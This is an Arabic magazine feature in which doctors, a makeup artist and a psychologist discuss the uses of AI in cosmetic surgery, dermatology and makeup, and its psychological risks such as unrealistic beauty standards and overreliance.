في ظل التباين في آراء الفتيات، وجّهنا الأسئلة إلى أطباء التجميل حول مدى الاستفادة من الذكاء الاصطناعي في ممارساتهن التجميلية. ترى دكتورة التجميل “عبير أحمد” من الوسام المتحدة في جدة أن الذكاء الاصطناعي بات عنصرًا مساعدًا مهمًا، لكنَّه لا يحل محل الأطباء أو يقوم بالإجراءات بنفسه. التقنية مفيدة في تحليل نوع البشرة وتقييمها بدقة، ما يسهم في تحسين التشخيص ورسم خطط علاجية مخصّصة. وتؤكد أن تفاعل المرضى مع تطبيقات المحاكاة إيجابي، إذ تمنحهم تصورًا أوليًا للنتائج قبل أي تدخل فعلي. وتضيف أن بعض الأجهزة تساعد في تنفيذ خطوات دقيقة تزيد من معدّل نجاح الإجراءات، لكنها تظل مكملة لخبرة الطبيب، لا بديلًا عنها. وتلفت إلى أن تكاليف هذه الأدوات قد تمثل تحديًا أمام البعض.

فلتر الواقع ….بين التقنية و الرأى الطبى .


يقول دكتور “وائل صقر” استشاري جراحة التجميل إن الروبوتات الفرعية قادرة حاليًا على تنفيذ بعض الإجراءات التجميلية، لا سيما التي تتطلب دقة عالية أو تمكين الجراح من العمل عن بُعد. ويتوقع أن تتطور هذه الروبوتات لتؤدي مهامًا أكثر تعقيدًا دون تدخل مباشر، غير أنها لا تزال مكلفة وتتطلب تدريبًا طويلًا.

وعن تقنيات الذكاء الاصطناعي في جراحات الوجه والفكين، يشير إلى دورها في تحليل صور الحروق وتخطيط العمليات باستخدام محاكاة ثلاثية الأبعاد، إضافةً إلى تقييم حيوية الشرائح الجلدية المزروعة. ويسهم الذكاء الاصطناعي في تقليل زمن العملية وتحسين دقة تشخيص الحالات المعقدة. ومع ذلك، لا يخلو الأمر من تحذير نفسي؛ إذ أن المحاكاة ليست دقيقة 100%، وقد تولّد توقعات مبالغًا فيها لدى المرضعلاج

تقنية الذكاء الاصطناعي: فوائد مذهلة أم معايير مزيفة؟

يرى دكتور “ماهر محمود” استشاري الأمراض الجلدية أن الذكاء الاصطناعي يسرّع تشخيص أمراض خطرة مثل الميلانوما عبر تحليل الصور الطبية، كما يساعد في التفرقة بين الصدفية والإكزيما والذئبة الحمراء بدقة عالية. لكنه يحذر من الاعتماد الكلي على هذه التطبيقات دون إشراف طبي مباشر.

ويشير إلى تطبيقات مثل “SkinVision” و“Derma Assist” و“VisualDX” في العيادات، وكذلك إلى تجربة “Surcast” التابعة لجمعية الصدفية الأمريكية التي ترصد تطور الحالة. ويشدّد على أن جودة الكاميرا والإضاءة تؤثر في دقة تحليلات التطبيقات الهاتفية، في حين تصل بعض الأنظمة إلى دقة 98% في توصية العلاجات البيولوجية، لكنها تحتاج إشرافًا بشريًا.

تحذير من الاعتماد الكامل على الذكاء الاصطناعي في تشخيص الأمراض الجلدية

حذّرت طبيبة الأمراض الجلدية “اغاريد الجمال” من أن تحليل الصور وحده لا يكفي لتشخيص أمراض مثل الصدفية والإكزيما، مشددةً على أهمية الفحص السريري وأخذ التاريخ الطبي الكامل، بما في ذلك العوامل الفطرية والبكتيرية التي لا تظهر في الصور. وتؤكد أن العلاقة الإنسانية بين الطبيب والمريض عنصر أساسي لضمان خطة علاجية ناجحة.

“هبه ابو بكر” خبيرة التجميل :الذكاء الاصطناعي أداة مساعدة…لا بديل للمسة الإنسانية.

تؤكد خبيرة التجميل “هبة أبو بكر” أن التقنيات الحديثة غيّرت أدوات ومستحضرات التجميل وأداء الفتيات، خاصة منتجات تحضير البشرة والمصححات متعددة الألوان. وترى أن أجهزة مثل L’Oréal Brow Magic و HAPTA مفيدة للمبتدئين، لكن لا تضاهي براعة المحترفين. وفي تجربة المكياج الافتراضي، تعزز الثقة أولًا ثم يحتاج الأمر لتطبيق احترافي لاحقًا. وتضيف أن أدوات مثل Perso تساعد في اختيار اللون الأمثل، ما يقلل الخطأ ويحسّن النتائج. وقد لاحظت طلبات محددة من العملاء بعد تجربتهم الافتراضية، مما يدلّ على وعيٍ أكبر بنوع المكياج المناسب.

كيف يدعم الذكاء الاصطناعي عمل خبراء المكياج؟

ترى “هبة أبو بكر” أن الذكاء الاصطناعي أداة فعالة لتحسين جودة الصور والفيديوهات والإعلانات. وتؤكد أن التميز سيبقى مرهونًا بموهبة الخبير وقدرته على مواكبة التقنيات الجديدة. كما يشجع استخدام التقنية في ابتكار أنماط مكياج غير تقليدية، ويشدد على الدمج بين النظرية والتطبيق العملي مدعومًا بتقنيات الذكاء الاصطناعي لجعل التعلم أكثر تفاعلية ومتعة، لا سيما للمبتدئين

الذكاء الاصطناعي فى التجميل يخدم الثقة ام يولد القلق النفسي ؟

ما وراء الرسالة النفسية حول تفاوت قبول الفتيات لتقنيات الذكاء الاصطناعي في التجميل

قال الدكتور حمدي عبدالله أبو سنة، استشاري الصحة النفسية والأسرية وأستاذ علم النفس والاجتماع، إن تجربة الفتيات مع الذكاء الاصطناعي في التجميل تختلف باختلاف مستوى الرضا الذاتي والتجارب السابقة. فالفتيات غير الراضيات قد يكنّ أكثر استعدادًا لاستخدام التقنية، بينما اللاتي يشعرن بالثقة في مظهرهن يحافظن على طبيعة وجوههن.

العوامل النفسية والاجتماعية المؤثرةً

يوفر الذكاء الاصطناعي شعورًا بالتحكم لدى البعض، يعزّز استقلاليتهن وثقتهن بأنفسهن، لكنه قد يتعارض مع هوية الفتيات اللواتي يربطن مظهرهن بشخصيتهن. اجتماعيًا، يدفع ضغط معايير الجمال البعض نحو التجربة أو نحو الرفض حسب القيم الثقافية السائدة.

مخاوف وهواجس متعلقة بالتكنولوجيا

تشمل المخاوف فقدان الخصوصية وعدم الثقة في خوارزميات غير شفافة، ونبذ فكرة أن تتحوّل هذه التقنيات إلى أدوات تروّج لجمال مصطنع بعيد عن الواقع.

الجانب الإيجابي والداعم نفسيًا

تتيح التقنية تحقيق الأهداف الجمالية بسرعة ودقة، ما يعزز الثقة بالنفس. كما يوفر التخصيص مساحة للراحة النفسية والتكيف مع المعايير المجتمعية بشكل أقل ضغطًا.

الإفراط في الاعتماد وتأثيره على التوازن النفسي

قد يخلق الاعتماد المفرط فجوة في الدعم النفسي بين المريضة والطبيب، بل ويؤدي إلى “إدمان تقني” يجعل قرارات الجمال مرهونة بالتكنولوجيا لا بالثقة الذاتية.

تعزيز معايير غير واقعية للجمال

من أبرز المخاطر أن ترسخ هذه التقنيات صورة مثالية مصطنعة عبر منصات التواصل، مما يرفع سقف التوقعات ويولّد شعورًا دائمًا بعدم الكمال.

التأهيل النفسي والتعامل المتوازن

تُعدّ برامج التوعية ضرورية لتعزيز تقدير الذات والجمال الطبيعي، وتشجيع الاستخدام المدروس للتقنيات دون اختزال قيمة الفرد في مظهره الخارجي.

الأساليب العلاجية والنفسية المقترحة

العلاج المعرفي السلوكي (CBT) من أبرز الوسائل لمساعدة الفتيات على تصحيح الأفكار السلبية المرتبطة بالمظهر، مع تشجيعهن على تقييم أنفسهن بشكل شامل ومتوازن واستخدام التقنية كدعم لا كتهديد.

خلاصة نفسية:

يتوقف تأثير الذكاء الاصطناعي في التجميل على طريقة استخدامه ومدى الوعي النفسي المصاحب له. فعندما يُدمج الوعي النفسي بالتقنية، تصبح الأداة دعماً لا ضغطًا. أما في غياب هذا الوعي، فقد تؤدي إلى تبنّي معايير تجميل غير واقعية وضغوط نفسية تعرقل ثقة الفتاة في ذاتها. بالتالي، يبقى التوازن والاختيار الواعي المفتاح الأساسي.

الاعتماد الكامل على هذه الأدوات قد يؤدي إلى مشكلات؛ فهي سلاح ذو حدين يجمع بين المنفعة والضرر، ما يستدعي دمج التوعية الطبية والنفسية ضمن أي نقاش حول مستقبل التجميل المدعوم بالذكاء الاصطناعي.

 

اظهر المزيد

مقالات ذات صلة

زر الذهاب إلى الأعلى